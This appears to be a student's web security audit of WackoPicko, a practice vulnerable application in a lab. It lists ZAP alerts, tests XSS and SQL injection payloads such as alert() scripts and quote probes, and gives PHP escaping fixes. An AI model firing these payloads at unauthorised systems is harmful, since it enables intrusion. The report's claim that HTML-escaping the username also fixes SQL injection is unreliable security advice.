Safe Development Practice Report (2025)

Author: Pedro Oller Serrano

Entity: Wackopicko

13/01/2025

Introduction

Objective of the report.

Identify potential vulnerabilities in the **Wackopicko** web application using semi-automated scanning tools. With the vulnerabilities detected, make a classification by type and level.

Secondly, the veracity of these vulnerabilities will be verified with their exploitation by any means and exploitation of those that, although they have not been detected by ZAP, may be **vulnerable Wackopicko** .

Finally, a series of measures are proposed to mitigate and prevent all those vulnerabilities that have been found and exploited, through code analysis.

Methodology.

The OWASP 2017 *methodology will be used as a model*, analysing the ten most critical risks (Injection (SQL, LDAP, XML...), Broken authentication, exposure of sensitive data, incorrect security configuration, faulty access control, etc.). The audit was carried out semi-manually and with the use of automatic scanning tools such as: Owasp ZAP, Metasploit, Searchsploit, John the Ripper, Burp Suite...

Type of audit.

Because only the name of the web application is known, this is a *black box audit*.

Limitations.

There are no limitations.

Methodology

Vulnerability scanning

To do this, tools such as *Metasploit, Owasp Zap*... to be able to find vulnerabilities such as SQL injections, XSS...

Manual verification.

Exploiting each vulnerability found in order to confirm if they are false positives or if they are really a threat to be aware of. To do this, the Metasploit tool will be used.


Escalation of privileges.

Once the vulnerability is exploited, attempts will be made to gain access to protected areas of the web or server. To do this, the Metasploit tool will be used


Vulnerability Identification

OWASP ZAP Result

We obtained a total of 24 alerts in the first test, classified by risk and confidence:




And in a second test, we get two new high-risk vulnerabilities:



The 27 alerts are subdivided into 8 high-risk alerts, 6 medium-risk alerts, 7 low-risk alerts, and 6 purely informative risk alerts. Let's break down vulnerability alerts by risk types, that is:

1. High Risk **(8):**
    a. **Cross Site Scripting (DOM Based):** Manipulates the Document Object Model (DOM) in the browser in an insecure manner, allowing malicious scripts to run without server intervention.



b. **Cross Site Scripting (Persistent):** occurs when an attacker injects malicious code into a web application and it is stored in the database or other persistent source, executing every time a user accesses the affected page.

http://192.168.1.11:8080 (4)

Cross Site Scripting (Persistent) (1)

▸ POST http://192.168.1.11:8080/guestbook.php

c. **Cross Site Scripting (Reflected):** occurs when a web application takes data from an HTTP request (such as a URL or a form), processes it without sanitization, and reflects it in the response, allowing malicious code to run in the user's browser.

Cross Site Scripting (Reflected) (1)

▸ POST http://192.168.1.11:8080/users/login.php

d. **SQL Injection: Occurs** when a web application allows manipulation of SQL queries by inserting malicious data, which can give unauthorized access to the database, data exfiltration, or even deletion of information.

SQL Injection (1)

▸ POST http://192.168.1.11:8080/cart/action.php?action=delete

e. **SQL Injection – Authentication Bypass:** occurs when a web application allows bypassing through SQL queries, authentication applications.

SQL Injection - Authentication Bypass (1)

▸ POST http://192.168.1.11:8080/users/login.php

f. **SQL Injection – MySQL:** Occurs when a web application allows an attacker to manipulate SQL queries to access, modify, or delete data from a MySQL database.

SQL Injection - MySQL (1)

▸ POST http://192.168.1.11:8080/users/login.php

g. **Remote OS Command Injection:** This is a security vulnerability that allows an attacker to execute operating system commands on a remote server.

This occurs when a web application does not properly validate user input.

Remote OS Command Injection (1)

▸ POST http://192.168.1.11:8080/passcheck.php

h. **Path Traversal:** A vulnerability that allows an attacker to access files and directories outside the scope intended by the web application, exploiting unvalidated inputs to manipulate file paths.

Path Traversal (1)

▸ POST http://192.168.1.11:8080/index.php/index.php?page=login

2. Medium Risk **(6):**
   a. **Content Security Policy (CSP) Header Not Set:** This is a security measure that helps prevent attacks such as Cross-Site Scripting (XSS) and data injection by restricting the sources from which scripts, styles, images, and other resources can be loaded.

http://192.168.1.11:8080 (1)

Content Security Policy (CSP) Header Not Set (1)

▸ GET http://192.168.1.11:8080/

b. **Directory Browsing:** This occurs when a web server allows you to list files and folders in a directory instead of displaying a home page or denying access. This can expose sensitive files such as source codes, settings, credentials, or backup files.

http://192.168.1.11:8080 (3)

Directory Browsing (1)

▸ GET http://192.168.1.11:8080/cart/

c. **Missing Anti-Clickjacking Header:** This is an attack in which a user is tricked into clicking on an element of a web page that is hidden or overlaid by another web page, resulting in an unwanted action, such as making a purchase or changing settings.

Missing Anti-clickjacking Header (1)

▸ GET http://192.168.1.11:8080/

d. **XSLT Injection:** An attacker can inject malicious code into an XML input processed by XSLT, allowing the execution of unauthorized actions such as transformation alteration or code execution on the server.

XSLT Injection (1)

▸ POST http://192.168.1.11:8080/admin/index.php?page=%3Cxsl%3Avalue-of+select%3D%22document%28%27http%3A%2F%2F192.168.1.11%3A22%27%29%22%2F%3E

e. **Absence of Anti-CSRF Tokens: This** is an attack in which an authenticated user performs an unwanted action on a web application in which they are authenticated, due to their browser unintentionally sending a malicious request. The attacker takes advantage of the trust the site has in the user's browser.

Absence of Anti-CSRF Tokens (1)

▸ POST http://192.168.1.11:8080/guestbook.php

f. **Parameter Tampering: A** type of attack in which an attacker modifies the parameters sent in an HTTP request (such as form data, URLs, or cookies) to alter the behavior of a web application and often gain unauthorized access or perform malicious actions.

Parameter Tampering (1)

▸ POST http://192.168.1.11:8080/admin/index.php?=

3. Low Risk **(7):**
   a. **Server Leaks Version Information via "Server" HTTP Response Header Field:** When a web server includes information about its version or the software it is using in the Server header of HTTP responses, it is leaking sensitive information that an attacker could use to identify specific vulnerabilities related to that software version.

http://192.168.1.11:8080 (1)

Server Leaks Version Information via "Server" HTTP Response Header Field (1)

▸ GET http://192.168.1.11:8080/css/blueprint/screen.css

b. **Non-HttpOnly Flag Cookie:** The HttpOnly flag is a security setting that can be applied to cookies in a web application. When a cookie has this flag enabled, the browser will not allow access to the cookie from JavaScript.

http://192.168.1.11:8080 (5)

Cookie No HttpOnly Flag (1)

▸ GET http://192.168.1.11:8080/

c. **Cookie without SameSite Attribute:** The SameSite attribute is a security setting for cookies that controls when and how a cookie will be sent in cross-site requests. The main goal of SameSite is to prevent attacks such as Cross-Site Request Forgery (CSRF) and to improve user privacy by restricting how cookies are shared with other domains.

Cookie without SameSite Attribute (1)

▸ GET http://192.168.1.11:8080/

d. **Private IP Disclosure: This** occurs when a web server reveals private or internal IP addresses that should be protected and not accessible from the outside.

Private IP Disclosure (1)

▸ GET http://192.168.1.11:8080/guestbook.php

e. **Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s):** The X-Powered-By header is an HTTP header that reveals information about the technologies and platforms used by a server to run a web application

Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (1)

▸ GET http://192.168.1.11:8080/

f. **X-Content-Type-Options Header Missing:** This is a security HTTP header that prevents browsers from performing automatic detection of content types (also known as "sniffing").

X-Content-Type-Options Header Missing (1)

▸ GET http://192.168.1.11:8080/css/blueprint/screen.css

g. **Timestamp Disclosure – Unix:** occurs when a server or web application exposes details about the timestamp of requests or responses, especially when it is a Unix date/time.

Timestamp Disclosure - Unix (1)

▸ GET http://192.168.1.11:8080/calendar.php

4. Information Risk **(6):**
   a. **Authentication Request Identified:** The given request has been identified as an authentication request. That is, it contains a set of key-value lines that identify the relevant fields such as: "username" or "Password"

Authentication Request Identified (1)

▸ POST http://192.168.1.11:8080/users/login.php

b. **GET for POST:** A request that was originally supposed to be POST can also be accepted as GET.

GET for POST (1)

▸ GET http://192.168.1.11:8080/pic'%20+%20'check'%20+%20'.php

c. **Information Disclosure – Sensitive Information in URL:** occurs when private or sensitive data is included directly in the URL of an HTTP request, inadvertently exposing it through multiple access points.

Information Disclosure - Sensitive Information in URL (1)

▸ GET http://192.168.1.11:8080/users/sample.php?userid=1

d. **Session Management Response Identified:** Occurs when a session management token is identified in the response

Session Management Response Identified (1)

▸ GET http://192.168.1.11:8080/

e. **User Agent Fuzzer:** Checks for differences in response based on the User Agent with fuzzy analysis. Compares the status code of the response and the hash code of the response body to the original response.

User Agent Fuzzer (1)

▸ POST http://192.168.1.11:8080/cart/action.php?action=delete

f. **User Controllable HTML Element Attribute (Potential XSS):** This is an attribute of an HTML element whose value can be controlled or manipulated by a user. This becomes a potential vulnerability if the value of the attribute is not properly validated or sanitized, as an attacker could inject malicious code (such as JavaScript) into the attribute, which can lead to a Cross-Site Scripting (XSS) attack.

User Controllable HTML Element Attribute (Potential XSS) (1)

▸ GET http://192.168.1.11:8080/pictures/search.php?query=ZAP

Typology of vulnerabilities 2017 according to ZAP.

Vulnerability	Risk	Guy
Cross Site Scripting (DOM Based)	High	A7:2017-Cross Site Scripting
Cross Site Scripting (Persistent)	High	A7:2017-Cross Site Scripting
Cross Site Scripting (Reflected)	High	A7:2017-Cross Site Scripting
SQL Injection	High	A1:2017-Injection
SQL Injection - MySQL	High	A1:2017-Injection
SQL Injection – Authentication Bypass	High	A1:2017-Injection
Remote OS Command Injection	High	A1:2017-Injection
Path Traveral	High	A5:2017-Broken Access Control
Content Security Policy (CSP) Header Not Set	Middle	A6:2017 - Security Misconfiguration
Directory Browsing	Middle	A5:2017-Broken Access Control
Missing Anti-clickjacking Header	Middle	A6:2017 - Security Misconfiguration
XSLT Injection	Middle	A1:2017-Injection
Absence of Anti-CSRF Tokens	Middle	A5:2017-Broken Access Control
Parameter Tampering	Middle	A1:2017-Injection
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	A6:2017 - Security Misconfiguration
Cookie No HttpOnly Flag	Low	A6:2017 - Security Misconfiguration

Cookie without SameSite Attribute	Low	A5:2017-Broken Access Control
Private IP Disclosure	Low	A3:2017-Exposure of sensitive information
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	Low	A3:2017-Exposure of sensitive information
X-Content-Type-Options Header Missing	Low	A6:2017 - Security Misconfiguration
Timestamp Disclosure – Unix	Low	A3:2017-Exposure of sensitive information
Authentical Request Identified	Informative	A5:2017-Broken Access Control
GET for POST	Informative	A5:2017-Broken Access Control
Information Disclosure – Sensitive Information in URL	Informative	A3:2017-Exposure of sensitive information
Session Management Response Identified	Informative	A2:2017-Broken Authentication
User Agent Fuzzer	Informative	A1:2017-Injection
User Controllable HTML Element Attribute (Potential XSS)	Informative	A7:2017-Cross Site Scripting

Exploiting vulnerabilities and preventative measures

Vulnerabilidad: Cross Site Scripting (DOM Based)


False positive: **YES**

Servicio Afectado: POST http://192.168.1.11:8080/guestbook.php<payload>


Payload: #jaVasCript:/*-/*`/*\`/*'/*"/**/(/ * */oNcliCk=alert(5397))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!> \x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

Evidencias:

To verify that it is a false positive, we rely on the reproducibility of the vulnerability, that is, we will carry it out step by step. First, we use the url of the affected service and the payload that, according to it, when clicking the *submit* button should generate an alert with the number 5397:



Click:



As you can see in the image, it loads in comment, but we don't get any pop-ups. Then, the ZAP result is not reproducible, so it is a false positive.


Vulnerabilidad: Cross Site Scripting (Persistent)

1. Exploitation

False positive: **No**


Servicio Afectado: POST http://192.168.1.11:8080/guestbook.php
Payload: <script>alert(1); </script>
Evidencias:

As in the case of DOM-based XSS, I will rely on the reproducibility of the vulnerability, for this, we load the payload in the comments section and upload it to the website:




We click on *Submit* and the website sends us a pop-up window with the alert of the number '1':

Now, all that remains is to check that it is persistent and not reflected. To do this we reload *Guestbook,* and indeed we get the pop-up again:



Even if the *payload* does not appear in the comment, it is stored in the database:



2. Preventive measures

In order to apply the preventive measures, we opened the *guestbook.php* document and analyzed the code, finding two potential errors in the code:

1.- Neither validate nor sanitize the ticket before storing it:

```
else
{
    $res = Guestbook::add_guestbook($_POST["name"], $_POST["comment"], False);
    if (!$res)
```

To fix this problem, we simply employ the *htmlspecialchars function in the* name *and* comment *input variables:*

```
$lim_name = htmlspecialchars($_POST["name"], ENT_QUOTES, 'UTF-8');
$lim_comment = htmlspecialchars($_POST["comment"], ENT_QUOTES, 'UTF-8');
$res = Guestbook::add_guestbook($lim_name, $lim_comment, False);
if (!$res)
{
```


Although this seems to solve the problem, to avoid possible errors and tighten the security of the website, the output must also be sanitized and validated, since the original code showed it directly:

```
        ?>
        <p class="comment"><?= $guest["comment"] ?></p>
        <p> - by <?=h( $guest["name"] ) ?> </p>
```

To do this, we apply the *htmlspecialchars function again* to the comment input variables*:*

```
?>
<p class="comment"><?= htmlspecialchars($guest["comment"], ENT_QUOTES, 'UTF-8') ?></p>
<p> - by <?=h( $guest["name"] ) ?> </p>
```

We check that we have caught the persistent XSS vulnerability:



As seen in the image above, three lines address the issue with the persistent XSS vulnerability.

Vulnerabilidad: Cross Site Scripting (Reflected)

1. Exploitation


False positive: **No**

Servicio Afectado: POST http://192.168.1.11:8080/users/login.php

Payload: '"<scrIpt>alert(1); </scRipt>


Evidencias:

As in the case of DOM-based XSS, I will rely on the reproducibility of the vulnerability, for this, we load the payload in the *user section*, leaving the password section blank:




By getting, an HTML response from the server:

Followed by a MySQL database syntax error response:



2. Preventive measures

Analyzing the login.php file, we first observe that the h*()* *function* of the file *functions.php:*



```
function h ($str)
{
    return htmlspecialchars($str);
}
```

Its functionality can be improved by redefining it as:

```php
function h ($str)
{
   return htmlspecialchars($str, ENT_QUOTES, 'UTF-8');
}
```

With this new definition we also get single and double quotation marks to escape.


As a solution, we can define *$lim_user* to escape the input characters of the *username section* throughout the login.php file, first the original *login.php*:

```php
// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($_POST['username']) && isset($_POST['password']))
{
   if ($user = Users::check_login($_POST['username'], $_POST['password'], True))
   {
```

And the modified one, using the function *h()* would be:

```php
$lim_user = h($_POST['username']);
// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($lim_user) && isset($_POST['password']))
{
   if ($user = Users::check_login($lim_user, $_POST['password'], True))
   {
```

We check that the problem has actually been solved:



This modification also solves the problems of SQL injection and also does not give information about the MySQL database. Because of this, I will modify the file again to check the previously existing SQL injection.

Vulnerability: SQL Injection

1. Exploitation

False positive: **Yes**

Servicio Afectado: POST http://192.168.1.11:8080/cart/action.php?action=delete
Payload: =%27+AND+%271%27%3D%271%27+--+
Evidencias:

As in the case of DOM-based XSS, I'll rely on the reproducibility of the vulnerability, for this, we introduce the payload in the url as *'action=<payload>'*:


Vulnerability: SQL Injection - MySQL

1. Exploitation

False positive: **No**

Servicio Afectado: POST http://192.168.1.11:8080/users/login.php
Payload: '
Evidence:
I will base myself on the reproducibility of the vulnerability, for this, we write the single quotation mark (') in the username field of the form login.php:

Getting:

